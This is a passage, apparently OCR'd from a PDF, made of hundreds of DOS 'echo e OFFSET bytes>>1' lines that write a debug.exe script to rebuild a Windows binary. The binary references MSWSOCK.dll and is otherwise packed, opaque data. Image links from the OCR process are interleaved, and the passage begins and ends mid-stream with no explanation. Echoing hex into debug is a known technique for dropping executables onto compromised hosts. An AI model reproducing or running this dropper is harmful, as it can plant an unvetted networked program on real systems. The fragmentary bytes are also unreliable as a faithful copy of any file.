echo e 03C0 2E 64 6C 6C 00 4D 53 57 53 4F 43 4B 2E 64 6C 6C>>1
echo e 03D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
```




```
echo e 03E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 03F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 0400 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 0410 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 0420 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 0430 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 0440 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 0450 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 0460 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 0470 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 0480 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 0490 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 04A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 04B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 04C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 04D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 04E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 04F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 0500 20 03 BC 32 19 11 AA 80 33 C7 9B B3 64 9A 46 43>>1
echo e 0510 74 09 02 22 40 8A 41 47 D0 51 61 04 86 91 60 13>>1
echo e 0520 42 2F 20 1B 0D 26 E9 29 02 1E 92 0F 86 B0 08 87>>1
echo e 0530 9E 00 DB 24 61 76 46 9A 78 6A BD 7D 3B D5 BC 6D>>1
echo e 0540 52 C1 B5 ED 4E 5A 73 B4 6D 2D 4F 48 30 A4 0B 4E>>1
echo e 0550 DA 55 10 9D A0 29 DE F0 5E 05 D8 AC 56 51 96 B1>>1
echo e 0560 37 7C 87 A6 C8 AD 50 BC B9 CB 5C B9 CC E9 CE FE>>1
echo e 0570 3D 85 FC A4 2D EF 70 1E 5E E5 90 6D AC 82 DE F7>>1
echo e 0580 60 BD 5D 83 6F 1D 90 54 D2 57 BC BD 80 71 32 0D>>1
echo e 0590 78 64 89 57 20 36 B9 B0 5A 64 15 0C 92 08 64 0B>>1
echo e 05A0 78 E4 85 B5 C9 12 AE 4D 01 30 06 D7 20 37 8E 72>>1
echo e 05B0 DB CB 72 DE 67 73 9F FF FF E9 F7 E7 CF 9F 7E 7D>>1
echo e 05C0 FB F7 CF EF 4F 3D 36 49 E6 E4 FC 3E 7B FC E3 A9>>1
echo e 05D0 FF 0E C6 45 61 F5 EB F7 03 CE 93 A3 C0 75 AA 73>>1
echo e 05E0 DE 7A C7 47 E8 B9 DB 1D 3F 94 7B F8 9B 76 06 C7>>1
echo e 05F0 62 B6 BF 5C 27 BA 7B E0 55 1D EC 7C 2F F1 3D E0>>1
echo e 0600 FD A3 DD A6 73 8F 94 AD 27 AF 6F 8C 0A C8 4A FF>>1
echo e 0610 52 41 56 1F 84 7A DE F9 37 B5 9E 76 F6 67 86 8B>>1
echo e 0620 4F BE C0 2E 32 CA 7A 7D C6 1E E4 6A EF 7E B6 0D>>1
echo e 0630 36 7A DC 55 9B D9 73 BF 65 DC C7 00 07 CD B5 F1>>1
echo e 0640 3C CD 8D 88 85 EE C7 5F 7E BB 15 6E 14 81 E6 D5>>1
echo e 0650 4C 6A 70 28 C1 66 E2 FF B0 52 22 D8 45 DE C5 9D>>1
echo e 0660 0B 5F 14 78 A3 45 4E 14 70 B3 91 53 05 9A 0A B6>>1
echo e 0670 2F B5 86 97 AF 7C 52 7C 88 15 6F FD F3 72 3C 3D>>1
echo e 0680 FB 15 4B E5 88 91 E2 6E CF D2 99 C9 B1 11 A3 CF>>1
echo e 0690 73 D8 07 BA 0D 2C F3 A5 EE 01 5D 1D 0F 4D 6E 47>>1
echo e 06A0 BA 4B AA 06 5D A7 9E 9A 42 77 3C E6 FA 07 9F 3D>>1
```




```
echo e 06B0 C8 3A 9E BD 1C 3D D3 F4 27 AD 57 1C 55 4F 9E 7B>>1
echo e 06C0 F8 F4 E3 CB 5E FF 14 C9 F1 0F 6D CA 07 B8 1F 6A>>1
echo e 06D0 88 CD F0 C2 B6 6F 8F 76 6F 69 38 23 BD 51 4F 03>>1
echo e 06E0 0A DB FE 35 66 E6 54 C8 F1 1C 44 06 BE F0 70 DA>>1
echo e 06F0 C1 9E C0 DD E0 10 1E B3 1F 57 26 EF 7D 07 AB 7D>>1
echo e 0700 4D B1 7B 9C 2F 7F 25 CC F5 46 EA F7 EF EE 88 9C>>1
echo e 0710 DB 5B 42 5C 17 F2 3F 57 E8 42 59 E8 0F 2A F4 C8>>1
echo e 0720 68 3F F8 3D B6 61 60 37 22 AF 05 AD 98 D3 BF 2F>>1
echo e 0730 8A 6D B5 A2 75 3F E1 9E 4C 83 40 5C 48 BE BF E7>>1
echo e 0740 CC 52 FF 5D 5C F9 23 45 55 16 D4 A8 F9 16 ED 83>>1
echo e 0750 21 04 CF 5E 67 B2 3F D5 CA ED 63 80 67 17 7E 7C>>1
echo e 0760 AC D7 2B D5 8B 07 06 7A 92 2D 62 C3 5A AE 57 21>>1
echo e 0770 CD 49 2A 55 5E 81 61 5D C6 5E D8 8A 93 A8 AB D6>>1
echo e 0780 2B D5 FA F7 07 5D AF 87 02 95 E1 0A A4 C6 50 98>>1
echo e 0790 BF F7 B1 9C 92 6A 82 81 70 6D 2C F1 1E A8 93 A9>>1
echo e 07A0 54 71 D5 8E B2 F7 60 0A 1B 58 BA 7B 01 5A 96 81>>1
echo e 07B0 70 4D 20 6E F9 93 AB AF DC 3B 89 D3 8A 63 A0 A0>>1
echo e 07C0 4D 4B 20 D2 CB AF 65 64 BC 4D 83 EC 9A A3 4F A9>>1
echo e 07D0 54 3E 85 4C A8 BD 30 6F D9 55 77 9E 89 DE 85 90>>1
echo e 07E0 A9 34 BA 5D 4A 0F 77 BD 66 76 C7 55 32 88 9F 08>>1
echo e 07F0 38 AA 77 F0 2F 75 EA A3 4E EA 62 04 BE 78 A0 BD>>1
echo e 0800 4E 4D 98 58 B7 EC AE BB E4 77 D5 7C 5D 1D FF 50>>1
echo e 0810 01 1C 2A 1D F1 D4 92 88 E5 8E B7 78 9F E0 F4 1D>>1
echo e 0820 8A 6B 39 36 35 5F 0C 26 9C 65 5C 2A FA BB 45 7E>>1
echo e 0830 B5 58 68 A1 56 EB 8D 0C F4 7C 5D 89 9E C1 59 AF>>1
echo e 0840 D8 59 C0 0D EE C1 D4 D8 2B 15 A8 C4 76 10 AB 01>>1
echo e 0850 46 4E 82 35 E6 6C 92 B0 57 59 AB 96 0C 75 00 AB>>1
echo e 0860 15 D6 7E A2 BB 5F 09 9C 16 76 86 9E BA AD 58 B2>>1
echo e 0870 6D C1 07 03 7E 7D 5C 0B 22 9A 6C 68 77 2F 77 D5>>1
echo e 0880 82 BF 5D 69 81 95 F6 94 3F 92 55 D8 1F F3 E6 8B>>1
echo e 0890 0B EB 81 CA EB 15 C0 33 FD 3D 02 7E 52 2E B3 C3>>1
echo e 08A0 42 11 5F 55 C7 EE C1 58 68 7E AB 48 A5 F6 69 D6>>1
echo e 08B0 83 58 B0 83 8E B8 06 8A FD 65 EA 1C 28 76 C3 5A>>1
echo e 08C0 AF D7 AB CC F5 A8 66 43 A5 11 6B 21 E8 FC 7B A6>>1
echo e 08D0 81 5A 68 CE 58 FF 45 29 59 E0 D9 DF 50 49 A3 29>>1
echo e 08E0 D5 86 96 9E FA 8D F7 21 6D F1 98 A8 5B A5 86 68>>1
echo e 08F0 F8 A0 2D 1B 39 B4 61 AA D2 3C C6 53 57 DE 29 60>>1
echo e 0900 52 EA 14 E2 A5 09 BF 5B C4 1A 64 8C 5C BC 8E A9>>1
echo e 0910 2C B2 AE A5 D7 EB C1 58 2B ED 0A E5 2B 15 E4 60>>1
echo e 0920 64 DF AB D1 3E 57 AB 01 57 20 84 20 D0 37 7D EA>>1
echo e 0930 B7 A4 06 79 FF 6F 45 CC 53 AB 25 37 DF AA BA 3C>>1
echo e 0940 68 EB B9 E5 2C BD CA 54 2A 29 0B 99 B7 6F FA CE>>1
echo e 0950 09 13 28 2B 56 F4 D5 40 B0 B5 1E 6A 80 54 14 9E>>1
echo e 0960 AC FB 9C 6F AA 57 8A 05 60 AC F8 C3 D0 EE EB 56>>1
echo e 0970 59 00 19 4D C6 B4 BC D2 23 29 75 0A 7D 41 8A A4>>1
```




```
echo e 0980 B0 03 FD BF 53 D6 23 C2 A9 5B CD 0F 49 54 33 C8>>1
echo e 0990 12 DD DA 59 AB 3D 9F B1 1B 68 58 B3 59 5D 59 20>>1
echo e 09A0 D1 52 C5 CD 93 04 A2 CD F5 F8 C0 94 35 55 69 C6>>1
echo e 09B0 5A 1C E0 14 71 86 3C 08 EA A0 04 51 71 BD C4 83>>1
echo e 09C0 70 99 F6 17 6C 6C DB 7C F2 25 72 90 53 02 29 97>>1
echo e 09D0 83 A1 04 60 7B 1A CB 89 81 B5 63 6D 6B FD 27 28>>1
echo e 09E0 89 01 14 7D 2F 94 2B DA 54 35 18 0D 06 BE 84 30>>1
echo e 09F0 59 55 07 4D 06 A5 37 7E F0 43 3D C2 E0 08 79 31>>1
echo e 0A00 8C 3D EE 23 10 07 E2 51 40 24 E4 68 9B 48 5B 90>>1
echo e 0A10 84 D1 DD A5 4F B0 11 A0 25 44 6D 0D A4 15 FE E0>>1
echo e 0A20 45 D1 44 95 D4 25 F5 BA AA 3D 4D 20 9C 4C 6E A2>>1
echo e 0A30 C0 06 91 16 B7 67 FC 45 CA 0B F9 92 8D 25 4E DF>>1
echo e 0A40 10 E5 ED ED A3 22 1A 30 E0 F2 1B 90 00 18 1A 89>>1
echo e 0A50 63 29 C0 31 C4 EE 72 95 DE 47 30 38 3C 8C 1E 2D>>1
echo e 0A60 92 B9 73 11 CB 0E BD BE 43 DC AA 20 A3 04 41 8A>>1
echo e 0A70 22 6E 56 77 B7 FD 11 57 59 6A D5 43 3E F6 C9 77>>1
echo e 0A80 72 2A B3 7D 5B 56 66 E2 A2 40 DB 41 AB F0 EF C8>>1
echo e 0A90 33 D8 87 0C EE A6 A3 83 19 7B 4F 00 46 05 81 E6>>1
echo e 0AA0 7E 30 D2 C4 0D F1 F1 94 59 A2 97 B8 B6 C2 A9 64>>1
echo e 0AB0 6E BC 4D BE 7B 79 14 19 F7 6F 82 3B 76 FD 6E F8>>1
echo e 0AC0 28 6A 18 6A 7B AD D5 18 6D BC 30 A4 0A 1B E1 72>>1
echo e 0AD0 8F 16 E7 A6 A1 00 72 82 5C EA D5 EA 16 0D DC 7A>>1
echo e 0AE0 FF 00 15 1D 05 30 A0 FF DF 85 85 C2 4E 4C A1 0D>>1
echo e 0AF0 B3 2A A1 13 88 B4 22 95 AE 18 D1 23 5C 6A FF C2>>1
echo e 0B00 FD 35 CF 0E D1 41 57 CD BA AA CB 2E 35 4E 5C 7A>>1
echo e 0B10 0A 09 60 8A 08 4C E1 39 C8 4D 21 EE 93 6E 90 AE>>1
echo e 0B20 D8 B8 76 C4 3D 15 F0 02 B1 A2 AF 09 40 C8 8B 10>>1
echo e 0B30 E0 76 FC B1 0E 5A DF 3C 39 FC 65 21 4E 2D B2 22>>1
echo e 0B40 B8 94 84 F8 25 EC 89 22 EB B1 2E 90 2E 35 6D 58>>1
echo e 0B50 2F 58 F6 E6 9B 18 D0 66 8E 70 84 17 E5 93 40 70>>1
echo e 0B60 C8 AC 18 CE 69 3C 04 06 BD C3 C5 60 9D 1A 54 BD>>1
echo e 0B70 28 02 D9 F2 1F 5A 19 6A 58 1C 34 B1 76 CA A8 8B>>1
echo e 0B80 CB 04 4E D0 C1 DC 33 AC 33 2B 80 34 C7 97 DC BC>>1
echo e 0B90 0B FD 72 12 C1 DA 29 70 67 FD B4 39 16 DD F5 5C>>1
echo e 0BA0 34 DB 93 54 22 99 BA 91 33 BE 00 1D F8 15 8E D8>>1
echo e 0BB0 9A 34 59 26 80 35 A8 82 AF 9F 93 40 14 E5 1B BA>>1
echo e 0BC0 C0 8D 48 E9 DC DE 7A 78 ED 8C 71 D5 4B A4 DA 3B>>1
echo e 0BD0 69 8D 8C 21 FD D3 3F 97 E7 54 E0 F0 3B 8E 6D B4>>1
echo e 0BE0 73 7F 12 98 A2 83 02 55 6D A3 00 14 E0 A4 63 D6>>1
echo e 0BF0 9F 1B 5F B3 12 19 18 0E 25 14 CC BC 0D 0E 74 8C>>1
echo e 0C00 F9 91 D1 A6 EC 2A 21 0F 70 B5 46 8B 82 CC AB 2E>>1
echo e 0C10 35 68 D4 E6 00 06 89 0A 60 B6 FC EB 5A AE 53 59>>1
echo e 0C20 77 2C E4 28 07 B4 05 D3 FB 4A B1 08 D0 B0 44 B1>>1
echo e 0C30 78 A5 14 CC 9D 46 D9 A9 84 C6 53 A1 C6 A4 F8 F5>>1
echo e 0C40 00 0D 13 1F 03 44 56 74 9B 78 D4 44 0D F1 9E 35>>1
```




```
echo e 0C50 96 8A EB 77 6C 3B C1 F9 73 32 B8 F4 04 75 77 AE>>1
echo e 0C60 3E A7 FF 23 DB E1 98 8E F3 26 14 1F 7F 7E A6 2C>>1
echo e 0C70 F2 63 6A B8 1D 52 E3 D4 48 F7 0E A6 76 86 B1 D0>>1
echo e 0C80 3B C6 96 95 68 5B 63 D9 D4 C2 06 EC F9 BD 20 DD>>1
echo e 0C90 34 B9 A5 F5 8B 85 3F C7 AB EA 0B 9F CA D3 99 7D>>1
echo e 0CA0 E1 33 0E 44 F3 30 BE 03 C7 00 73 14 F1 11 26 45>>1
echo e 0CB0 CE C6 47 83 66 D0 53 58 A6 80 CB 56 AA F9 0B 8C>>1
echo e 0CC0 42 3A 99 75 A0 C9 0C 17 E3 6E 87 B9 DA 5A 63 C2>>1
echo e 0CD0 C9 39 06 98 21 35 13 2E 23 9C 32 24 49 07 F9 06>>1
echo e 0CE0 FF 67 1E 36 69 5A 01 47 7D 6D 8A 48 F3 52 B7 E4>>1
echo e 0CF0 EC B1 7B 8D 5D FF 40 3B 99 E8 B5 6C 19 CA DC 62>>1
echo e 0D00 29 7C 82 CC 68 A2 0D BF E9 09 58 1B 69 F1 36 06>>1
echo e 0D10 D6 7C 26 DB B9 38 E1 6B 56 37 1F 44 52 31 98 8F>>1
echo e 0D20 0F DD 4A 1D 9A 93 51 78 B8 55 31 62 C0 32 0B 69>>1
echo e 0D30 69 8B 24 68 9B CD A5 77 87 C7 4F 06 C9 BA 68 66>>1
echo e 0D40 0A 44 BD 92 8A D0 4B EF D2 95 D1 17 5E 59 E8 AE>>1
echo e 0D50 85 D8 46 B5 13 37 4A 27 BB 8C 32 72 6E C2 50 B0>>1
echo e 0D60 3C 7F 82 63 DD F1 BA 38 57 31 C2 27 C9 87 B9 D1>>1
echo e 0D70 11 99 C2 1E 82 3D B8 43 D8 C0 19 76 94 86 87 76>>1
echo e 0D80 B0 78 BF 0F 35 5F 40 59 54 F3 84 61 50 F6 F0 77>>1
echo e 0D90 AD 11 1B 84 1B 7E 19 45 B6 81 18 A8 09 0F 4D 59>>1
echo e 0DA0 66 FA 89 37 94 80 37 26 DB 0F 7C CB A7 68 99 7B>>1
echo e 0DB0 EF 07 56 A1 CD 01 5C 63 04 9A 56 FA 3D BF C9 D8>>1
echo e 0DC0 6B E5 81 59 CB 1E C0 23 9C A7 8C 2D 9F 17 00 74>>1
echo e 0DD0 22 A2 39 C9 81 6E FA 35 54 68 A3 2B 55 E3 58 31>>1
echo e 0DE0 5C 0A 3F 88 BA 58 45 A0 88 E5 E4 54 C2 90 30 4A>>1
echo e 0DF0 31 05 76 19 E5 6E 40 4B 0F 28 91 7B 83 2C 50 16>>1
echo e 0E00 BC F5 02 11 1D 6D 91 61 46 DD 57 CA 60 D1 3D ED>>1
echo e 0E10 56 A9 CB 8E 00 CA E3 37 15 1D 57 39 FC 05 4A 21>>1
echo e 0E20 F6 72 6A 0C EB 37 0F 69 96 2B 5D B3 63 AB 49 19>>1
echo e 0E30 A0 41 15 20 0A 63 E6 8E 28 F9 71 E1 8F 98 BE DF>>1
echo e 0E40 20 1A 2E 5A 02 AA 79 74 FA A9 21 5E D6 77 B3 E7>>1
echo e 0E50 4E 53 7D AD A6 C3 DC 87 16 E2 51 C1 FF ED 75 6F>>1
echo e 0E60 36 D3 EB 01 4C 4E 2F F9 E8 E7 F3 89 1B AA 7F FA>>1
echo e 0E70 B2 5A 8A FB 41 58 C5 4A 60 C6 5D 06 91 D6 30 57>>1
echo e 0E80 3C 28 51 96 18 8A DF AA 7F FA BD F3 37 98 6D 1D>>1
echo e 0E90 AE BF FD 5A E9 FC D7 FB DB B1 7D 5D 24 FE 75 2C>>1
echo e 0EA0 F0 48 EC 7D 4F 66 68 65 4A DC FF 0C 38 9E 66 81>>1
echo e 0EB0 8E F0 A5 3B A0 D2 8F F0 FC 30 42 06 FD 87 99 BC>>1
echo e 0EC0 48 A5 EA 3C 8F FD CF CC E8 12 5B DC 59 74 3E 5E>>1
echo e 0ED0 64 89 56 EC 36 DD E5 68 D7 B4 53 49 BC 49 E9 14>>1
echo e 0EE0 4E B4 8E D5 BA 22 3B 37 E1 02 56 2C 0D D3 CB 2E>>1
echo e 0EF0 62 C6 00 46 1A 09 19 24 4C AA BB 26 D9 CE F7 C1>>1
echo e 0F00 BB 1F FB 54 D3 FD 57 83 FC E8 5D EE 4F BC 57 F0>>1
echo e 0F10 58 58 8B 17 FC 36 46 D3 FA 2F 9F FE DF C2 C6 1B>>1
```




```
echo e 0F20 72 7A 21 68 35 12 01 C1 D2 80 7A AC 06 93 A9 FF>>1
echo e 0F30 A8 FE 9B F9 FF 56 E5 86 9D 7D CE 3B F1 F9 E0 0E>>1
echo e 0F40 D8 FC 1D AB 3C F9 2F 8A 11 78 04 3F 0E E8 4A FE>>1
echo e 0F50 58 32 2C 5E 13 DE 72 8C 0D FB CF 81 B1 8C 35 22>>1
echo e 0F60 A0 DE BC 44 7F F1 7B 0C 47 D1 5C 86 FE F9 71 AC>>1
echo e 0F70 61 10 98 F9 0E CC 5A A2 F2 6C 73 55 57 96 B1 CB>>1
echo e 0F80 A6 99 47 43 4D AF 6C 5D 73 A6 8F 77 17 21 B6 4E>>1
echo e 0F90 4E EF 60 FF 07 99 44 FB 9C E2 52 C6 95 8B 8B 5B>>1
echo e 0FA0 B5 71 A1 31 14 A5 5C 05 B5 F1 F1 FD CE 24 56 D5>>1
echo e 0FB0 43 77 39 BC 88 BA 3A 5C E9 79 0B 72 33 F1 90 2E>>1
echo e 0FC0 E0 24 96 38 17 58 6C EA AB FF DC 10 D6 33 5D 8C>>1
echo e 0FD0 0D 84 44 F6 DA 33 45 BB 53 43 09 36 DD 81 9B FE>>1
echo e 0FE0 31 C2 2C EC 59 02 9A AA B2 DD 55 14 37 43 2B 91>>1
echo e 0FF0 0E 40 DB 79 D0 DE 7B AB 82 7E 58 FB AA D5 A5 24>>1
echo e 1000 FD 53 06 CA EA B1 2F 08 B1 16 8A CA DE B1 44 C8>>1
echo e 1010 43 4B 90 37 6C D2 EF 87 A7 E8 B3 9E D6 15 7A 2B>>1
echo e 1020 9D DC 71 1E EB 0C 5B 49 0A 5B CF 45 57 E5 2A 74>>1
echo e 1030 B7 06 6A D0 B1 46 95 43 5B 96 29 0F EB 5E E5 29>>1
echo e 1040 FB 54 35 15 17 8D 6F 54 B2 DD 33 81 E8 D9 7B 4B>>1
echo e 1050 8A 23 29 23 B8 4F 83 A5 14 EF 04 BA 60 B9 82 E0>>1
echo e 1060 8F 9C 1F 05 CA 88 ED A2 67 66 70 A9 84 1B F7 98>>1
echo e 1070 5A 5B B6 E5 42 25 0B 53 C6 6B 25 DF AE 9E 86 BD>>1
echo e 1080 CC 76 E9 5D 5A 58 6D 79 1B 0A 63 D6 8D 4F 1B 54>>1
echo e 1090 7E 3B CD 40 DA 24 56 9E DF 14 75 BB 2A 33 8A 1F>>1
echo e 10A0 DA 90 8B B1 A9 3B D2 48 37 53 4E FC C2 E8 5F 36>>1
echo e 10B0 8D D6 58 19 84 EF 99 B8 3E D4 06 74 9C D7 5B CD>>1
echo e 10C0 C9 55 83 EC A1 FA 86 42 FC 5D EC F7 B8 16 AA 61>>1
echo e 10D0 5C A5 99 91 61 5E 2F F7 54 AE 61 40 A7 DE 04 AB>>1
echo e 10E0 87 83 04 73 6B 55 1C 46 08 91 C3 DC 5E 14 F3 10>>1
echo e 10F0 2F 1A 52 90 C5 9B 9B C6 85 38 05 87 CF 8D 97 06>>1
echo e 1100 32 CE A7 26 EF 5D 7E AD 07 8B 78 D1 64 67 12 EF>>1
echo e 1110 DB 4E 23 2A CD 0C 77 97 E4 01 54 4F FD A2 A7 FA>>1
echo e 1120 95 67 1E 5F EB 70 67 7F DF 02 B9 FE 4D 34 DA CA>>1
echo e 1130 EA 97 0A 99 6B 1E 34 AC 6F 4C E3 12 04 9E 3B 13>>1
echo e 1140 72 7A 94 BC 4B F7 F6 54 BC BF 23 87 72 C4 72 18>>1
echo e 1150 62 BF DD 59 5F 2F 91 CB 2D 68 DC BC F7 24 B1 67>>1
echo e 1160 66 CA FC 87 76 42 86 6D BC 04 9C 25 35 86 5B 1B>>1
echo e 1170 19 81 B5 45 BA A8 F6 C9 FF 64 73 3F 4C 24 43 B4>>1
echo e 1180 4E 43 B5 AB DC A5 F9 4B 24 81 5A AF FF 52 78 4D>>1
echo e 1190 65 04 FE D6 5A B7 95 74 7E 4B 2E AD AF 2C 0F 8F>>1
echo e 11A0 FB D1 80 38 49 79 14 81 A2 77 03 74 01 C8 9F 73>>1
echo e 11B0 F3 DB B1 FD A6 B2 AB D7 82 1F 38 40 60 42 B4 8C>>1
echo e 11C0 4D A7 91 6E D6 BB 81 16 AF D0 A3 2C 61 C5 15 69>>1
echo e 11D0 66 B0 C0 E5 2C 94 3A 66 81 DB B4 22 76 36 08 41>>1
echo e 11E0 67 C7 34 DB 57 0D E4 58 44 FB E2 3D 0B 8D 19 41>>1
```




```
echo e 11F0 0C 7F 8F CD FC 73 B0 0E 86 A3 2F 7C AF 65 E5 A6>>1
echo e 1200 3F 5A 6F 59 F3 6E 2A F1 31 AF 68 12 91 FB B7 73>>1
echo e 1210 CD C2 9B 02 76 1B 5E 1E 19 66 45 64 E5 4B C3 CB>>1
echo e 1220 D9 1F 3D 35 81 12 FA E9 A6 5A 7E 56 8B 41 BE CF>>1
echo e 1230 D8 A5 9B BD 26 91 C1 04 3A 90 C2 1A 71 A5 2A BD>>1
echo e 1240 C1 01 52 38 30 94 69 13 06 69 B9 C6 08 4B 40 C3>>1
echo e 1250 44 B9 DD FF 1B 02 6C A0 CB 38 F5 D6 EB B8 7F 1B>>1
echo e 1260 75 E5 CB 2E 94 8C 8C D2 2C 66 20 E6 A0 D7 F5 05>>1
echo e 1270 86 73 6C 3A 12 C0 F2 DF 7C 54 4B AD 5B 97 1D 20>>1
echo e 1280 C9 81 C2 27 44 A9 C0 99 5C 5F E1 E3 00 CE 22 82>>1
echo e 1290 E5 67 60 2C DD E6 29 67 19 73 34 9C 8D A7 2A 05>>1
echo e 12A0 E0 73 C6 F3 21 EE B4 AC 70 B9 8B C2 DC 44 A2 B6>>1
echo e 12B0 B6 0C A3 84 46 5B 03 60 CF 22 EF DE 46 74 E2 E8>>1
echo e 12C0 3E BA 52 5E AD 94 13 32 AE 2E 89 1F 52 AD A7 22>>1
echo e 12D0 B3 8B 2C 47 0A B1 6C 09 B2 9D CC 1C 15 53 61 8E>>1
echo e 12E0 2D 8A E9 4F 25 B4 9C 4C 5B 3C 18 CE 62 78 06 C3>>1
echo e 12F0 BC DF 6E 87 FD C9 EE 23 75 3F 54 05 60 33 82 CC>>1
echo e 1300 1C 26 BB 16 2F CC FC DF 1F 59 E0 CD 41 99 77 C2>>1
echo e 1310 50 02 A9 E6 0A 50 3B 45 F4 18 16 3C 44 00 75 FB>>1
echo e 1320 8E 75 C9 91 0A 71 30 E3 19 B5 12 39 56 10 98 0D>>1
echo e 1330 B4 6A C5 B9 92 71 AB 63 AA 59 FA A1 C2 DC 4A 9C>>1
echo e 1340 DD 2C 08 71 B4 0B F8 E5 0D 3F EA 42 1B 69 D4 6F>>1
echo e 1350 FD D0 8F F9 37 2F 97 D3 A8 C2 23 21 DA B9 78 8C>>1
echo e 1360 EE EE 7E 80 9F 6B 67 5C A5 F7 4B 5B 64 7E 88 70>>1
echo e 1370 D3 64 8B AC 5E 37 7C 84 10 39 FC 75 3F C7 DB 74>>1
echo e 1380 2F 38 38 A4 44 1D C8 14 28 0C 60 4E FB E4 44 E9>>1
echo e 1390 27 A0 79 00 18 2C 4C F8 A4 2D 82 0E 89 FD 73 E8>>1
echo e 13A0 81 CA 1E 85 1E 7C F1 9A 06 8E D8 08 0C 27 C5 82>>1
echo e 13B0 1C 64 3D 93 A2 00 DF 18 BF 93 14 A6 C1 56 D3 00>>1
echo e 13C0 B3 43 AA 8B D8 2A 5E 04 77 AB 05 49 32 B9 95 78>>1
echo e 13D0 7B FF 89 D5 25 4F EE F7 28 FD 67 48 9D D8 E6 86>>1
echo e 13E0 6E A3 88 37 F0 47 7E 63 17 8F 21 4B 24 C8 B0 A6>>1
echo e 13F0 42 D1 D1 48 1C AA B5 46 5F 2C 3D 4A C7 CD 35 A5>>1
echo e 1400 A6 C4 0D FB 1F 13 7E 0A 19 FF 47 4A 1E 39 6C 32>>1
echo e 1410 B6 23 79 3F 54 95 73 D5 55 1F B9 BD CC 98 F9 1E>>1
echo e 1420 B1 C3 0D B3 1A D5 38 CB 38 FC 7A CB E0 6F 2C 7D>>1
echo e 1430 53 85 EC 26 12 93 EF 00 16 ED 01 56 7C 1E 6A F8>>1
echo e 1440 9A 17 9A 48 16 2D 9E A9 B0 34 03 B5 25 22 B2 0E>>1
echo e 1450 BA 2E D8 04 95 B4 D6 AA 17 55 FE F2 95 E5 3F F1>>1
echo e 1460 07 13 14 26 62 AB 13 1E 22 93 32 43 DC 8C 34 BE>>1
echo e 1470 38 29 CC A7 EE 4F 3B 47 CE B6 F0 0B 1B 69 1C 22>>1
echo e 1480 73 6D 90 65 1C 3A 21 5B 3A A9 72 17 1E 9A 2D 16>>1
echo e 1490 ED 9A B4 28 C5 D4 31 58 EC EE 90 4D C8 CE 09 75>>1
echo e 14A0 22 45 13 0E CB 54 0E 76 65 38 6E A0 00 D7 E3 8B>>1
echo e 14B0 68 DD 96 6B 9B 63 DA 40 A8 EB 1C 3D D3 30 00 73>>1
```



